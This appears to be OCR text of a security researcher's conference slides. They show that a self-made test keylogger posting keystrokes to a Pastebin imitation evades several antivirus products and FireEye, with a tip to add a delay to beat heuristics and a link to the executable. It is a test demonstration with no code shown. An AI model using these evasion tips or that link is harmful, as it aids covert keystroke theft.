
Entire conversation (632 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

Problem

- Pastebin busted me for making too many pastes in a 24-hour period
- So I wrote my own Pastebin imitation


Kaspersky & Avast! LOSE



key-sam
Kaspersky Internet Security
KASPERSKY
Computer is protected
Details
Status
Scan
Tools
Store
My Devices
Help
Statistics
Settings
avast! FREE ANTIVIRUS
REGISTER
Not registered (29 days remaining) Register
You are protected
Everything up-to-date
All shields active
http://attack.samsclass.info/pastes.html
attack.samsclass.info
Enhance your online security by adding firewall
Protects your identity & personal data
Blocks hacker attacks to your PC
11:13 AM
5/24/2014

AVAST AND KASPERSKY THINK THIS IS JUSTFINE

Norton WINS!



Security Risk Detected

A program was behaving suspiciously on your computer.
This program was removed.

Very Few Users
Fewer than 5 users in the Norton Community have used this file.


Very New
This file was released **less than 1 week ago.**

High
This file risk is high.

SONAR Protection monitors for suspicious program activity on your computer.


key-sam.exe
Threat name: SONAR.Heuristic.120
Downloaded from
Unknown

But just add a delay...



NORTON JUST DON'T CARE

F-Secure LOSES!



http://attack.samsclass.info/pastes.html

attack.samsclass.info

F-Secure is running! I am safe!

Anti-Virus

Your computer is protected


Updating virus and spyware protection...

Last successful update check 5/24/2014 12:01 PM

Protecting the irreplaceable


PRODUCT ANNOUNCEMENT!

Ultra-Advanced APT Tool



```
********    **      **     **     **
********    **      **     **     **
**           **    **      **     **
**           **    **      **     **
********      **  **       **     **
********      **  **       **     **
**             ****        **     **
**             ****        **     **
********        **         **     *********
********        **         **     *********

I am an evil keylogger!
I will steal your keystrokes and post them on the Internet!
Three steps to get hacked:

1. Press ENTER
2. Type any line of text
3. Press ENTER again

This is intended as a test of antivirus products.
Don't do illegal things with it!
If you have questions, contact sbowne@ccsf.edu
```

samsclass.info/evil.exe



NORTON JUST DON'T CARE

F-Secure is running! I am safe!

EVIL KEYLOGGER STEALING MY STUFF!!

Your computer is protected

All security features are up to date


Last successful update check 5/24/2014 12:22 PM

UNSTOPPABLE


- None of these products stop it
  - Norton
  - McAfee
  - Kaspersky
  - Nod32
  - F-Secure
  - Avast!
  - Microsoft Security Essentials

FireEye FAILS


A friend in the financial industry tested FireEye:



No alerts from FireEye.




So i can say that I know fireeye saw your exe download and execute. And I can say that it did not alert nor take action because it didn't




see anything it decided was malicious.

DoD Mission Assurance Category. 1: FAILS


A defense contractor tested a high-security system:



Your compiled keylogger works on MAC-I STIG'd sys w/ full McAfee HBSS ePO HIPS, VSE, etc :)



I don't always run arbitrary executables on MAC-I systems, but when I do, it's for science.



sorry, MAC = DoD Mission Assurance Category. 1 = highest.

Norton™
SECURED
powered by Symantec
McAfee
SECURE™